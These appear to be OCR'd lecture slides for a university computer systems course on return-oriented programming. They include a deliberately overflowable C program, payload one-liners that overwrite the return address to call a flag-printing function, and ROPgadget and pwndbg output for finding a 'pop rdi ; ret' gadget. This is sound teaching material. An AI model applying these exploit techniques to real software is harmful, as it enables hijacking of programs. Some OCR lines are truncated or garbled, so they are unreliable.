Machine-Level Programming : ROP

Computer Systems
Friday, November 15, 2024

Homework 6

➢ Homework #06

- Overview

➢ **Released date**: 11/1 (Fri.)
➢ **Due date**: 11/8 (Fri.)
➢ **Where to submit**: to e-class (http://eclass.seoultech.ac.kr)
- Late submission is not allowed.
➢ **Assigned score**: 1 points

1. Refer to the following source code.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

void printflag(){
    printf("This is secret code for you : CS13245768₩n");
}

void func(){
    char buffer[0x10];
    printf("Key : ");
    fflush(stdout);
    read(0, buffer, 0x20); // limit
    if (strncmp(buffer, "weakpass", 10)==0)
    {
        printf("Login Successful!₩n");
    }
```

Homework 6

- checksec
- core file
- python and nc

```
# checksec ./overwriteme
[*] '/root/2024_ITM/CS/final/overwriteme/admin/overwriteme'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

```
# ulimit -c unlimited

# cyclic 40 | nc localhost 7013

# gdb overwriteme -c ./core

rip : 0xaaahaaag

# cyclic -l gaaahaaa
24
```

Homework 6

- checksec
- core file
- python and nc

```
$ objdump -d overwriteme | grep printflag
00000000004011b6 <printflag>:
```

```
$python2.7 -c 'print ("A"*24 + "\x37\x08\x40\x00\x00\x00\x00\x00”’|./overwriteme
```

```
$python3 -c 'import sys; sys.stdout.buffer.write(b"A"*24 +
b"\xb6\x11\x40\x00\x00\x00\x00\x00")' | ./overwriteme
```


Today

- **Overview**
- **Tools**
  - Gadget searching
  - pwntools
  - checksec
  - socat
- **Exercise**
- **Advanced Topic**
  - Stack pivot
  - Libc database
  - Oneshot gadget
  - SROP, BROP, JOP, ...

ROP

Control of IP

- ROP (Return Oriented Programming) Cont.




What if we put the address of 'ret'?

6

ROP

Control of IP

- ROP (Return Oriented Programming) Cont.




7

ROP

Control of IP


- ROP (Return Oriented Programming) Cont.



ROP

Control of IP

- ROP (Return Oriented Programming) Cont.




9

ROP

Control of IP

- ROP (Return Oriented Programming) Cont.




10

ROP

Control of IP

- ROP (Return Oriented Programming) Cont.




11

ROP

Control of IP

- ROP (Return Oriented Programming) Cont.



12

Today

- Overview
- **Tools**
  - Gadget searching
  - pwntools
  - checksec
  - socat
- Exercise
- Advanced Topic
  - Stack pivot
  - Libc database
  - Oneshot gadget
  - SROP, BROP, JOP, ...

Tools

- **Gadget searching**
  - https://github.com/JonathanSalwan/ROPgadget
  - https://github.com/sashs/Ropper


Homework 7

vim search command
/pop rdi.*ret

Gadget searching

Homework Assignments

- Homework #07



  - Find the gadget

  - **Released date**: 11/15 (Fri.)
  - **Due date**: 11/22 (Fri.)
  - **Where to submit**: to e-class (http://eclass.seoultech.ac.kr)
    - Late submission is not allowed.
  - **Assigned score**: 1 points

  Using `ROPgadget` command,

  ```
  ROPgadget --binary libc.so.6
  ```


  Find the gadget to set `rdi` register.

  - Submissions
    - Explain how the gadget work

Homework 7

- **Gadget searching**

```
$ ROPgadget --binary libc-2.31.so > result.gdt
$ vi result.gdt

vim search command
/pop rdi ; ret
```



Homework 7

- **Gadget searching**

```
$ ROPgadget --binary li
$ vi result.gdt

vim search command
/pop rdi ; ret
```

```
0x0000000000023b6a : p
0x00000000000f57ad : p
0x0000000000144ba9 : p
```

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
           0x400000           0x401000 r--p     1000      0 /home/public/hw6/overwriteme
           0x401000           0x402000 r-xp     1000   1000 /home/public/hw6/overwriteme
           0x402000           0x403000 r--p     1000   2000 /home/public/hw6/overwriteme
           0x403000           0x404000 r--p     1000   2000 /home/public/hw6/overwriteme
           0x404000           0x405000 rw-p     1000   3000 /home/public/hw6/overwriteme
    0x7ffff7dc2000     0x7ffff7de4000 r--p    22000      0 /usr/lib/x86_64-linux-gnu/libc-2.31.so
    0x7ffff7de4000     0x7ffff7f5c000 r-xp   178000  22000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
    0x7ffff7f5c000     0x7ffff7faa000 r--p    4e000 19a000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
    0x7ffff7faa000     0x7ffff7fae000 r--p     4000 1e7000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
    0x7ffff7fae000     0x7ffff7fb0000 rw-p     2000 1eb000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
    0x7ffff7fb0000     0x7ffff7fb6000 rw-p     6000      0 [anon_7ffff7fb0]
    0x7ffff7fcb000     0x7ffff7fce000 r--p     3000      0 [vvar]
    0x7ffff7fce000     0x7ffff7fcf000 r-xp     1000      0 [vdso]
    0x7ffff7fcf000     0x7ffff7fd0000 r--p     1000      0 /usr/lib/x86_64-linux-gnu/ld-2.31.so
    0x7ffff7fd0000     0x7ffff7ff3000 r-xp    23000   1000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
    0x7ffff7ff3000     0x7ffff7ffb000 r--p     8000  24000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
    0x7ffff7ffc000     0x7ffff7ffd000 r--p     1000  2c000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
    0x7ffff7ffd000     0x7ffff7ffe000 rw-p     1000  2d000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
    0x7ffff7ffe000     0x7ffff7fff000 rw-p     1000      0 [anon_7ffff7ffe]
    0x7ffffffde000     0x7ffffffff000 rw-p    21000      0 [stack]
0xffffffffff600000 0xffffffffff601000 --xp     1000      0 [vsyscall]
pwndbg> x/5i 0x7ffff7dc2000+0x0000000000023b6a
   0x7ffff7de5b6a <init_cacheinfo+234>: pop    rdi
   0x7ffff7de5b6b <init_cacheinfo+235>: ret
   0x7ffff7de5b6c <init_cacheinfo+236>: test   r14,r14
   0x7ffff7de5b6f <init_cacheinfo+239>: jne    0x7ffff7de5b05 <init_cacheinfo+133>
   0x7ffff7de5b71 <init_cacheinfo+241>: jmp    0x7ffff7de5b38 <init_cacheinfo+184>
pwndbg>
```

